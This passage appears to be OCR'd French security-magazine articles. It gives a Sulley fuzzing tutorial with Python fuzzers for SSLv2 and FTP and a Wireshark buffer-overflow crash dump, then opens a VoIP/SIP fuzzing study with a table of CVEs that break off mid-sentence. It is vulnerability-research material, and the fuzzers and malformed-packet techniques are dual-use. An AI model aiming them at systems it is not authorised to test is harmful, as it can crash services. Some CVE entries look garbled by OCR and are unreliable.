
SSL (*Secure Socket Layer*) est un protocole cryptographique de sécurisation des communications qui est maintenant un standard sur Internet. Bien que le protocole TLS ait succédé à la version 3 de SSL, les versions 2 et 3 de SSL sont actuellement supportées par la plupart des applications réseau pour chiffrer leurs communications. Les différentes versions des protocoles SSL et TLS sont donc naturellement des cibles de choix pour le fuzzing.

2.1.1 Description du protocole SSLv2

La version 2 du protocole SSL est intégralement décrite dans le document **[SSL2]**. L'établissement d'une connexion SSL se déroule en trois phases :

- négociation des algorithmes cryptographiques supportés ;
- échange des clés ;
- établissement de la communication chiffrée.

`CLIENT_HELLO` contient la liste des algorithmes supportés par le client, un identifiant de session pour poursuivre une session précédemment établie, ainsi qu'un challenge. `SERVER_HELLO` contient la liste des algorithmes supportés par le serveur, un identifiant de connexion, ainsi qu'un certificat contenant la clé publique du serveur.




4 *Établissement d'une connexion SSLv2*

Le client envoie ensuite le `CLIENT_MASTER_KEY`, qui contient une clé générée aléatoirement qui est chiffrée par la clé publique du serveur, et un argument optionnel dépendant de l'algorithme de chiffrement choisi. Le client et le serveur connaissent tous les deux la clé aléatoire, les messages sont tous chiffrés à partir de ce moment. Le serveur répond par un message `SERVER_VERIFY` contenant le challenge initial.

Le client envoie finalement le message CLIENT_FINISHED contenant l'identifiant de connexion du serveur contenu dans le SERVER_HELLO. Si celui-ci correspond bien, alors le serveur termine l'établissement de la connexion en envoyant un message SERVER_FINISHED contenant un identifiant de session permettant au client de réutiliser cette session ultérieurement.

2.1.2 Écriture du fuzzer avec Sulley

L'écriture du fuzzer est particulièrement aisée avec Sulley. Seules les deux premières requêtes du protocole sont décrites, la dernière requête nécessitant d'implémenter les algorithmes de chiffrement pour pouvoir être établie de façon correcte. Cela n'empêche toutefois pas de pouvoir fuzzer cette dernière étape de la machine à états bien qu'il ne soit possible d'arriver à quelque chose de correct au sens SSLv2.



5 *Schéma d'un record SSLv2 (Client Hello)*

Voici la description complète du protocole SSLv2, dans le fichier requests/ssl2.py. Le seul point délicat réside dans la création du champ Record Length. D'après les implémentations, ce champ est sur 2 octets : le bit de poids fort du premier octet doit être à 1, et la taille du bloc sur les 15 bits restants. Sulley permet de spécifier des « encodeurs », prenant en paramètre les données créées, et retournant le paquet encodé. La fonction record_length() permet de positionner le premier bit des données à 1. Ce type de fonctionnalité permet de conférer à Sulley une grande puissance et flexibilité.

```
from sulley import *
```

La fonction record_length() est une fonction Python appelée ensuite via les block_start(). En effet, le résultat de la partie fuzzée sera alors le contenu du block après appel de la fonction d'encodage.

```
def record_length(record):
    if len(record) >= 2:
        return chr(ord(record[0]) | 0x80) + record[1:]
    elif len(record) == 1:
        return chr(ord(record[0]) | 0x80)
    else:
        return record
```

Définition d'une requête de type "Client Hello" avec les différents champs spécifiés dans la norme SSLv2. Nous remarquons par exemple l'utilisation de blocs sur lesquels il faudra réaliser des opérations de calcul de taille automatique grâce aux primitives s_size(), mais aussi l'utilisation de primitives telles que s_repeat() qui permettent de multiplier des séquences de blocs.

```
s_initialize("Client Hello")
if s_block_start("Record Length", encoder=record_length):
    # Length must be < 1024 * 4
    s_size("Client Hello", length=2, endian='>', fuzzable=True)
s_block_end()
if s_block_start("Client Hello"):
    s_binary("01")              # Handshake Type (Client Hello)
    s_binary("00")              # Version (MSB)
    s_binary("02")              # Version (LSB)

    # Cipher Spec Length
    s_size("Cipher Spec", length=2, endian='>', fuzzable=True)
    # Session ID Length
    s_size("Session ID", length=2, endian='>', fuzzable=True)
    # Challenge Length
    s_size("Challenge", length=2, endian='>', fuzzable=True)

    # lists of some supported ciphers
    if s_block_start("Cipher Spec"):
        s_binary("07 00 c0")
        s_binary("03 00 80")
        s_binary("01 00 80")
        s_binary("06 00 40")
        s_binary("04 00 80")
        if s_block_start("Cipher"):
            s_binary("02 00 80")
        s_block_end()
        # Cipher repet. step: count between min and max reps.
        # max_reps = 2^16 / 3
        s_repeat("Cipher", min_reps=0, max_reps=21845, step=875)
    s_block_end()

    if s_block_start("Session ID"):
        # length must be either 0 or 16
        s_string("")
    s_block_end()

    if s_block_start("Challenge"):
        # length must be >= 16 and <= 32
        s_string("a" * 16)
    s_block_end()
s_block_end()
```

Le travail est réalisé de la même manière sur la requête de type "Client Master Key".

```
s_initialize("Client Master Key")
if s_block_start("Record Length", encoder=record_length):
    # Length
    s_size("Client Master Key", length=2, endian='>', fuzzable=True)
s_block_end()
if s_block_start("Client Master Key"):
    # Handshake Type (Client Master Key)
    s_binary("02")
    # Cipher Spec
    s_binary("07 00 c0")
    # Clear Key Length
    s_size("Clear Key", length=2, endian='>')
    # Encrypted Key Length
    s_size("Encrypted Key", length=2, endian='>', fuzzable=True)
    # Key Argument Length
    s_size("Key Argument", length=2, endian='>', fuzzable=True)

    if s_block_start("Clear Key"):
        s_random("", min_length=0, max_length=65535)
    s_block_end()

    if s_block_start("Encrypted Key"):
        s_string("a" * 128)
    s_block_end()

    if s_block_start("Key Argument"):
        s_string("a" * 8)
    s_block_end()
s_block_end()
```

2.1.3 Exécution du fuzzer

L'exécution du fuzzer se fait en lançant le script `archived_fuzzies/fuzz_ssl2.py`.

```
from sulley   import *
from requests import ssl2

sess          = sessions.session(session_filename="audits/ssl2.session")
target        = sessions.target("192.168.1.10", 443)
target.netmon  = pedrpc.client("127.0.0.1", 26001)
target.procmon = pedrpc.client("192.168.1.10", 26002)

target.procmon_options = {
    "proc_name" : "wireshark.exe" ,
    "start_commands" : ['"C:\\Program Files\\Wireshark\\wireshark.exe"' \
                        ' -k -i 3 -f "port 443" -b filesize:1000'      \
                        ' -w audits\\ssl2.pcap']
}

sess.add_target(target)
sess.connect(s_get("Client Hello"))
sess.connect(s_get("Client Hello"), s_get("Client Master Key"))
sess.fuzz()
```

La session comporte deux états : `Client Hello` et `Master Key`. Sulley recevra les données envoyées par le serveur après l'envoi des données de chacun de ces états.

La cible surveillée est le processus de nom `wireshark.exe` : si celui-ci vient à crasher, Sulley le relancera en exécutant la liste de commande `start_commands`. Deux agents sont lancés : l'un pour surveiller le processus, l'autre pour enregistrer le trafic réseau.

Nous pouvons maintenant commencer le fuzzing en lançant les agents de surveillance du processus, du réseau, et le fuzzer ; ainsi que Wireshark et le serveur web. En pratique, les applications serveur Web-SSL (en tant que serveur) et Wireshark (en tant qu'analyseur réseau) sont fuzzées, mais, pour notre exemple, nous nous intéressons uniquement à Wireshark.

L'agent *Netmon* peut être placé sur n'importe quelle machine du réseau pouvant écouter le trafic qui nous intéresse. L'agent *Procmon* doit en revanche être lancé sur la même machine que l'application cible, Wireshark. Nous adoptons la configuration suivante :

- *Procmon*, Wireshark, et le serveur web sont exécutés sur une même machine :


```
> wireshark.exe -k -i 3 -f "port 443" -b filesize:1000 -w audits\ssl2.pcap
> process_monitor.py -c audits\ssl2
> web_server.exe
```

- Le fuzzer et *Netmon* sont lancés sur une seconde machine :

```
> archived_fuzzies\fuzz_ssl2.py
> network_monitor.py -d 2 -f "src or dst port 443" -P audits\pcap\
```

2.1.4 Analyse des résultats

L'interface Web indique que 5333 tests seront effectués. À la fin du fuzzing, trois crashs sont détectés. Ces crashs ayant lieu suite au fuzzing de la même donnée (la chaîne de caractère du bloc Session ID), Sulley ne continuera pas la modification de cette donnée pour ne pas saturer les logs avec des crashs possédant la même origine. Ceci est paramétrable dans Sulley via l'argument `crash_threshold` qui est par défaut égal à trois. Cette fonctionnalité est très pertinente lorsque des dizaines ou des centaines de mutations d'un champ déclenchent le même bug : elle permet alors de passer au fuzzing d'autres champs et donc un gain de temps considérable...



6 *Interface Web de Sulley*

Voici les informations intéressantes extraites du crash dump 609 :

```
MSVCRT.dll:77c17613 mov [edi],al from thread 5836 caused access violation
when attempting to write to 0x6e256e25

CONTEXT DUMP
  EIP: 77c17613 mov [edi],al
  EAX: 00000000 (         0) -> N/A
  EDI: 6e256e25 (1847946789) -> N/A
  ESP: 0012dca0 (   1236128) -> !1sz%n%nDnz@J5/g8vk@`r)rDzCJ@J.r@JCJ?J (stack)
  ...

disasm around:
  ...
  0x77c17611 sub edx,ecx
  0x77c17613 mov [edi],al
  0x77c17615 inc edi
  0x77c17616 dec ecx
  0x77c17617 jnz 0x77c17613
  ...
```

Dans chaque cas, l'exception est déclenchée par la même instruction, suite à une tentative d'écriture à une adresse mémoire invalide. Le désassemblage des instructions proches de l'instruction fautive indique que l'octet du registre `AL` est copié à l'adresse pointée par le registre `EDI`, tant que le registre `ECX` est différent de zéro. À chaque itération de la boucle, `EDI` est incrémenté, et `ECX` décrémenté. Nous sommes dans un cas basique de buffer overflow. Cette vulnérabilité a été découverte et reportée par Stefan Esser en septembre 2007 **[CVE-2007-6114]**. Les crashs sont facilement reproductibles, puisque chaque test a été enregistré dans un fichier PCAP par l'agent Netmon. Il suffit d'ouvrir ces fichiers (609.pcap, 612.pcap, 625.pcap) avec Wireshark pour reproduire le bug.

2.2 Exemple sur le protocole FTP

2.2.1 Description du protocole FTP

Le protocole FTP (*File Transfer Protocol*) est un protocole réseau utilisé pour le transfert de fichiers, décrit dans la RFC 959 [RFC959].

L'écriture du protocole se révèle intuitive, puisque le protocole FTP est un protocole *texte*. Les requêtes créées correspondent au graphe décrit précédemment.

```
from sulley import *

IP   = '127.0.0.1'
PORT = 52121
```

L'utilisation de Python permet beaucoup de souplesse dans la création de fuzzers avec Sulley. Dans cet exemple, il a été possible d'utiliser une liste de commandes qui seront réutilisées ensuite grâce à la primitive `s_group()`.

```
cmd = ["NOOP", "CDUP", "XCUP", "PWD",  "XPWD", "SYST", "FEAT", "PASV",
       "EPSV", "STOU", "ABOR", "MIC",  "CWD",  "XCWD", "RNFR", "RNTO",
       "DELE", "MDTM", "RMD",  "XRMD", "MKD",  "XMKD", "SIZE", "RETR",
       "STOR", "APPE", "USER", "PASS", "REST", "OPTS", "AUTH", "PBSZ",
       "PROT", "TYPE", "PORT", "EPRT", "HELP", "LIST", "STRU", "MODE",
       "SMNT", "ALLO", "ACCT", "REIN", "CCC",  "CONF", "ENC"]

# get the banner
s_initialize("banner")
pass

# USER
s_initialize("user")
s_static("USER test\r\n")

# PASS
s_initialize("pass")
s_static("PASS test\r\n")

# PORT
s_initialize("port")
s_static("PORT %s,%d,%d\r\n" % (re.sub('\.', ',', HOST), PORT / 256, PORT %
256))

# bad commands
s_initialize("bad command")
s_string("BADCOMMAND")
s_static("\r\n")

# well formed command, fuzzy argument(s)
s_initialize("good command")
s_group("commands", values=cmd)
if s_block_start("body", group="commands"):
    if s_block_start("argument"):
        s_static(" ")
        s_string("/")
    s_block_end()
    s_repeat("argument", min_reps=0, max_reps=2)
    s_static("\r\n")
s_block_end()
```

2.2.2 Exécution du fuzzer

Pour simuler la connexion de données, Netcat est exécuté en acceptant les connexions sur le port défini dans le fichier `requests/ftp.py`. Le lancement du fuzzer est réalisé en exécutant le script `archived_fuzzies/fuzz_ftp.py` :

```
from sulley   import *
from requests import ftp

def ping(s):
    import socket

    def report_crash():
        if not sess.session_filename:
            session_filename = 'audits/unknown'
        else:
            session_filename = sess.session_filename

        sess.log('crash on test case #%d' % sess.total_mutant_index)
        fp = open(session_filename + '.ping_crashes', 'a+')
        fp.write('crash on test case #%d\n' % sess.total_mutant_index)
        fp.close()

    # receive pending data
    while True:
        try:
            s.send('\r\n')
            answer = s.recv(1024)
        except socket.timeout: # no more data
            break
        except socket.error:   # connection closed
            report_crash()
            return

    # ping
    try:
        s.send('NOOP\r\n')
        answer = s.recv(1024)
    except socket.error:       # include socket.timeout
        report_crash()
        return

    if len(answer) < 3 or answer[0:3] != '200':
        report_crash()


sess            = sessions.session("audits/ftp.session")
target          = sessions.target("127.0.0.1", 21)

sess.add_target(target)
sess.post_send = ping
```

La liste ci-dessous présente l'ensemble des états fuzzés par le fuzzer FTP.

```
sess.connect(s_get("banner"))
sess.connect(s_get("banner"), s_get("bad command"))
sess.connect(s_get("banner"), s_get("good command"))
sess.connect(s_get("banner"), s_get("user"))
sess.connect(s_get("user"), s_get("pass"))
sess.connect(s_get("pass"), s_get("port"))
sess.connect(s_get("port"), s_get("bad command"))
sess.connect(s_get("port"), s_get("good command"))

sess.fuzz()
```

Sulley peut effectuer des tâches avant et après chaque test (par exemple manipuler la *socket* de connexion), en redéfinissant les fonctions `pre_send` et `post_send`. Devant l'impossibilité d'attacher un débogueur à la cible sur du matériel embarqué par exemple, nous pouvons utiliser la fonction `post_send` pour effectuer une interrogation de la cible et vérifier que l'application cible fonctionne correctement après chaque test.

Dans le cas du protocole FTP, ce fuzzer envoie la commande `NOOP` pour vérifier que la connexion n'a pas été coupée, et enregistre dans un fichier le numéro des crashs éventuels. Cette fonctionnalité nous permet de fuzzer des applications masquant les exceptions ou détectant l'attachement d'un débogueur, comme le serveur FTP GoldenFTP.

3. Retour d'expérience

Les intérêts d'un framework de fuzzing résident dans la facilité d'utilisation et la possibilité de réutilisation des composants écrits ; et donc au final dans le gain de temps que celui-ci permet. Si l'écriture d'un fuzzer par l'intermédiaire d'un framework prend plus de temps que l'écriture de ce fuzzer *from scratch*, le framework devient clairement inutile. En conséquence, l'utilisation d'un framework de fuzzing nécessite forcément un temps d'apprentissage important, qui s'avère rapidement rentabilisé dans le cas de Sulley. Le développeur de fuzzers se concentre alors sur l'intelligence de son fuzzer grâce aux fonctionnalités déjà offertes par Sulley.

Au niveau de la génération des tests, les heuristiques employées par Sulley semblent judicieuses et l'ajout de nouvelles heuristiques se fait facilement. Le développement d'un fuzzer se révèle intuitif et l'ensemble des fonctionnalités proposées est suffisamment complet pour modéliser des protocoles réseau très variés. Le nombre de tests créés dépend directement de la modélisation du protocole et peut donc s'avérer rapidement gigantesque dans certains cas. Il faut prendre en compte le fait que le fuzzer est complètement autonome : la cible ou la machine virtuelle étant relancée automatiquement en cas de crash, il est alors possible de laisser tourner Sulley pendant plusieurs jours ou même plusieurs semaines. De plus, la possibilité de suivre la progression des tests donne une bonne idée du temps total que prendra le fuzzing.

Le principal point noir de Sulley se trouve dans son unique type d'applications cibles, à savoir les applications réseau au niveau serveur. En effet, il ne possède pas de fonctionnalité permettant de fuzzer des formats de fichiers ou des applications réseau clientes. Cependant, son code est clair et bien documenté ; l'ajout de fonctionnalités est facilement réalisable. À titre d'exemple, l'ajout d'une fonctionnalité permettant de fuzzer des formats de fichiers ne prend que quelques dizaines de lignes.

Par ailleurs, la surveillance des processus est actuellement possible uniquement sous Windows. Concernant Linux, nous avons développé un agent de monitoring de processus pour Sulley en se basant sur Ptrace, des *bindings* Python étant déjà disponibles [PTRACE].

Conclusion

Sulley est un framework de fuzzing implémentant toutes les fonctionnalités nécessaires pour en faire un outil extrêmement efficace. Il est en conséquence le framework libre de fuzzing le plus performant pour les implémentations protocoles réseau serveur. En outre, ses auteurs prévoient d'introduire de nouvelles fonctionnalités qui l'élèveraient à un niveau largement supérieur à celui de ses concurrents :

- le fuzzing de plusieurs cibles en parallèle ;
- le fuzzing de formats de fichier ;
- la détermination automatique de la séquence de tests déclenchant une erreur non reproductible par un test unitaire ;
- la création automatique d'heuristiques de génération de données en fonction des chemins d'exécution de la cible ;
- un agent de couverture de code ;
- une interface web permettant de créer les fuzzers à la main.

Remerciements

Nous tenons à remercier Raphaël Rigo et Franck Veysset pour leurs relectures attentives.

Liens

[SULLEY] AMINI (Pedram), Sulley Fuzzing Framework, **http://code.google.com/p/sulley**

[WIRESHARK] Wireshark, **http://www.wireshark.org**

[PAIMEI] AMINI (Pedram), Pai Mei, **http://pedram.openrce.org/PaiMei/**

[SSL2] SSL 2.0 Protocol Specification, **http://wp.netscape.com/eng/security/SSL_2.html**

[CVE-2007-6114] **http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6114**

[RFC959] File Transfer Protocol (FTP), **http://tools.ietf.org/html/rfc959**

[PTRACE] STINNER (Victor), Binding de Ptrace en Python, **http://fusil.hachoir.org/trac/wiki/Ptrace**

Humberto Abdelnur, Olivier Festor, Radu State – INRIA Nancy, Grand Est

FAILLES ET VOIP

mots clés : *fuzzing / vulnérabilités / SIP / voix sur IP*

La voix sur IP (VoIP) s'impose aujourd'hui comme l'une des technologies clefs de l'Internet actuel et futur. Dans cet article, nous partageons l'expérience pratique acquise ces deux dernières années par notre équipe de recherche sur l'automatisation des processus de découverte de vulnérabilités dans le monde VoIP. Nous dressons un portrait relativement sombre de la sécurité actuelle de la sphère VoIP en présentant les vulnérabilités les plus dangereuses capables d'aboutir à la compromission de réseaux entiers. Toutes les vulnérabilités présentées dans cet article ont été publiées par notre équipe de recherche et ont été découvertes à l'aide de notre propre suite logicielle de fuzzing appelée « KIF ». Toute vulnérabilité présentée dans l'article est également accompagnée d'une présentation d'une solution permettant de s'en prémunir.

1. Introduction

Le *fuzzing* de protocole s'est imposé ces dernières années comme une approche clef pour la découverte de vulnérabilités dans des implémentations logicielles et matérielles. Le concept sous-jacent au fuzzing est extrêmement simple : générer des données aléatoires et/ou malveillantes et les injecter dans l'application cible par ses divers canaux de communication et d'interaction. Cette approche est différente de la discipline bien établie de tests logiciels. Cette dernière se focalise essentiellement sur les aspects fonctionnels de l'application visée. En fuzzing, le test fonctionnel est marginal, l'objectif d'aboutir rapidement à la découverte de vulnérabilités étant prédominant. Le fuzzing de protocoles est important pour deux raisons majeures. Tout d'abord, disposer d'une approche automatique de découverte de vulnérabilités facilite le processus global d'analyse du programme. Ce processus d'analyse est très souvent complexe et très gourmand en temps. Il nécessite des connaissances profondes en débogage de logiciels, ainsi qu'en *reverse engineering*. De plus, il existe de nombreuses situations dans lesquelles l'accès au code source et/ou au binaire de l'application est impossible. Dans ce cas, seule une approche de test de type « boîte noire » est possible. Le fuzzing protocolaire est applicable à une très grande variété de cibles, allant d'implémentations spécifiques à un équipement propriétaire [9] à des couches présentation [15].

Équipement	Firmware
Asterisk	v1.2.16, v1.4.1
	Asterisk-addons v1.2.8 Asterisk-addons v1.4.4
Cisco 7940/7960	vP0S3-07-4-00
	vP0S3-08-6-00
	vP0S3-08-7-00
Cisco CallManager	v5.1.1
FreePBX	v2.3.00
Grandstream Bugde Tone-200	v1.1.1.14
Grandstream GXV-3000	v1.0.1.7
Linksys SPA941	v5.1.5
	v5.1.8
Nokia N95	v12.0.0.13
OpenSer	v1.2.2
Thomson ST2030	v1.52.1
Trixbox	v2.3.1


Tableau 1 : Équipements de l'environnement de test

Nous avons appliqué nos algorithmes de fuzzing intelligent sur de multiples équipements et piles protocolaires SIP utilisés dans des infrastructures Voix sur IP dans le but de tester leur résistance à des situations, des comportements et des données inattendues. Tous les tests présentés ont été effectués à l'aide de la suite logicielle que nous avons développée, décrite dans [8]. Notre approche est basée sur un fuzzing protocolaire à états permettant de traiter des protocoles complexes tels SIP. À notre connaissance, notre environnement est le premier fuzzer SIP capable de dépasser la seule génération de données aléatoires. Notre méthode est basée sur un algorithme d'apprentissage exploitant des traces réseau réelles pour élaborer son automate d'attaque. Cet automate est lui-même en évolution permanente durant le processus de fuzzing. Notre travail est, dans ce domaine, motivé par deux facteurs : premièrement, valider par la pratique les contributions formelles dans le monde du fuzzing ; deuxièmement, découvrir des vulnérabilités et, en suivant une politique éthique[1] de révélation de celles-ci, aider les équipementiers à corriger les bugs de leurs systèmes et les encourager à notifier les clients potentiellement vulnérables afin qu'ils mettent à jour leurs systèmes.

Nous allons aborder en profondeur ces points dans cet article qui suit le plan suivant : la section 2 présente l'infrastructure VoIP que nous avons utilisée tout au long de notre étude. Les sections suivantes couvrent les différents types de vulnérabilités découvertes, allant de la simple omission de validation de paramètres d'entrée à des failles exploitant de façon combinée plusieurs couches protocolaires et plusieurs technologies. La dernière section conclut l'article et donne des pistes pour des évolutions futures de ce travail.

2. « Fuzzing » d'équipements Voix sur IP

Les infrastructures Voix sur IP comprennent un ensemble d'équipements dédiés (en général orientés vers une application) utilisant des technologies de l'Internet comme transport sous-jacent. Les usagers exploitent des équipements terminaux souvent simples (ex : des téléphones) interagissant avec différents types de serveurs afin de gérer les comptes, la mobilité, la localisation et bien sûr l'établissement d'appel entre usagers. L'établissement d'appel est réalisé sur la base d'un protocole de signalisation dont SIP [14] est devenu un des principaux standards, soutenu notamment par l'IETF. Un nombre croissant d'équipements VoIP embarque aujourd'hui une pile protocolaire SIP en charge du traitement des messages de ce même protocole. Ces piles implantent un automate complexe. Dans la grande majorité des cas, l'accès au code source des piles protocolaires est impossible et pour la plupart des « *hardphones* » VoIP qui ont des plateformes matérielles spécifiques, aucun moyen de débogage ouvert n'existe pour un chercheur en sécurité indépendant. Dans ce contexte, seule une approche de type test de sécurité de type boîte noire est réalisable dans le cadre d'une activité d'audit de sécurité.



[1] L'annonce des vulnérabilités est éthique dans le sens où toute vulnérabilité a fait l'objet d'une notification spécifique auprès du constructeur au moins trois mois avant son annonce publique, celle-ci étant, dans le cas idéal, faite de façon conjointe entre le constructeur et l'équipe avec fourniture du patch permettant de corriger la vulnérabilité.

Nous avons effectué nos expérimentations de sécurité et de fuzzing sur une large gamme d'équipements hétérogènes. Les équipements utilisés sont énumérés dans le tableau 1. Toutes les expérimentations ont été réalisées avec notre environnement logiciel KIF [8]. Dans sa version de base, KIF comprend deux composants autonomes : le fuzzer syntaxique et le fuzzer protocolaire. Ces deux composants fournissent une entité de validation de données à états. Les tests générés peuvent être conformes au comportement (et aux données) normatif ; ils peuvent également inonder l'équipement testé avec des données malveillantes en entrée. De telles données malveillantes peuvent être non conformes à la syntaxe (telle que définie dans la spécification normative des unités de données du protocole) ; elles peuvent également être syntaxiquement conformes, mais véhiculer des attaques sémantiques et/ou des contenus malveillants (débordement de tampons, débordements d'entiers, chaînes formatées ou débordements de tas).

...Le fuzzer syntaxique a pour objectif unique de générer des messages individuels d'attaque...

Le fuzzer syntaxique a pour objectif unique de générer des messages individuels d'attaque. Il s'appuie pour cela sur la grammaire de ces messages exprimée à l'aide de la métasyntaxe ABNF (*Augmented Backus Naur Form*) [10], ainsi que sur un scénario de fuzzing. Ce scénario pilote la génération des règles de production dans la grammaire de la syntaxe. Il peut également dépendre du fuzzer protocolaire afin de générer le message final qui sera envoyé à l'entité cible.

Le fuzzer protocolaire effectue du test passif et actif. Pour cela, deux automates sont requis : l'un qui spécifie la machine à états SIP et l'autre qui spécifie la machine à états de l'activité de test. La première machine est utilisée dans le test passif. Elle contrôle l'occurrence de comportement anormal issu de la cible durant la phase de test. Cet automate peut être inféré d'un ensemble de traces SIP relatives à la cible collectées durant des phases opérationnelles normales. Le second automate est utilisé pour du test actif ; il pilote le profil du test de sécurité. Cet automate est défini par l'utilisateur et peut évoluer dans le temps.

L'environnement KIF est illustré dans la figure 1.



3. Faiblesses dans la validation des paramètres d'entrée

La vulnérabilité que nous avons rencontrée le plus fréquemment est liée à un filtrage extrêmement faible (voire inexistant) des données fournies en entrée d'entités voix sur IP, via le canal SIP. Ce filtrage, lorsqu'il existe, ne traite pas proprement les méta-caractères, les caractères spéciaux, les données de grande longueur ou les caractères spécifiques de formatage. Les failles qui en résultent sont dues à des débordements de tampon/tas ou des vulnérabilités de type *« format string »*. La cause la plus probable à cela est que les développeurs de ces systèmes sont partis d'un modèle de menaces dans lequel la signalisation SIP est supposée être générée par des piles protocolaires saines et éprouvées. Une raison plus simple encore peut être l'absence dans les processus de conception de certains de ces équipements de tout ou partie de la dimension sécurité. Le véritable danger de cette vulnérabilité provient du fait que dans la grande majorité des cas, un très faible nombre de paquets peut littéralement paralyser un réseau VoIP complet. Ceci est d'autant plus dangereux que, dans le cas présent, les messages SIP sont transportés sur UDP, ouvrant la porte à des attaques efficaces effectuées de façon furtive par des techniques simples de *spoofing* IP. Le tableau 2 illustre un sous-ensemble des vulnérabilités que nous avons publiées. Nous mettons en exergue deux cas extrêmes : la première vulnérabilité (publiée dans CVE-2007-4753) révèle que, dans le cas étudié, même le test le plus simple de vérification de l'existence de données en entrée n'est pas effectué. Cette absence de vérification permet des attaques extrêmement simples et efficaces, telles que l'envoi d'un paquet vide. Le second cas (CVE-2007-1561) est situé à l'extrême du premier sur l'échelle de la complexité. Ici, un serveur VoIP est vulnérable à une attaque dont la structure de données d'entrée est relativement complexe. Le danger repose dans ce cas sur le fait qu'un unique paquet va détruire le serveur voix sur IP de cœur et ainsi rendre indisponible l'ensemble du service VoIP associé. Se prémunir de telles attaques à un niveau de défense réseau est possible via des techniques d'inspection profonde de paquets couplées à des équipements de filtrage de paquets spécifiques au domaine.

...Cette absence de vérification permet des attaques extrêmement simples et efficaces...

Voir tableau 2, page suivante.

La majorité des équipements voix sur IP embarquent un serveur web, typiquement utilisé pour la configuration, permettant aux utilisateurs de consulter différents journaux (ex : journaux des appels passés, appels manqués...). Le point important est ici que l'utilisateur peut être amené à consulter les journaux depuis son poste de travail, opérant généralement sur le réseau interne de l'entreprise. Si l'information fournie par les serveurs web des équipements n'est pas efficacement filtrée, l'utilisateur exposera sa machine située dans le réseau interne de l'entreprise à des *malwares* extrêmement efficaces. À titre d'illustration, nous présentons ci-dessous une

Équipement	Synopsis de la vulnérabilité	Identifiant CVE	Impact
Asterisk v1.4.1	Adresse IP invalide dans le champ SDP	CVE-2007-1561	Déni de service
Cisco 7940/7960 vP0S3-07-4-00	Champ Remote-Party-ID erroné	CVE-2007-1590	Déni de service
Grandstream Bugde Tone-200 v1.1.1.14	Champ WWW-Authenticate erroné	CVE-2007-1590	Déni de service
Linksys SPA941 v5.1.5	Injection du code \377 erroné	CVE-2007-2270	Attaque de type XSS
Thomson ST2030 v1.52.1	Injection de version invalide SIP dans le champ VIA	CVE-2007-4553	Déni de service
	Injection de valeur URI invalide dans le champ TO	CVE-2007-4753	Déni de service
	Paquet vide		Déni de service
Linksys SPA941 v5.1.8	Valeur URI erronée dans le champ user info	CVE-2007-5411	Attaque de type XSS
Asterisk v1.4.3	Injection de valeur URI invalide dans le champ TO	CVE-2007-54 88	Injection SQL
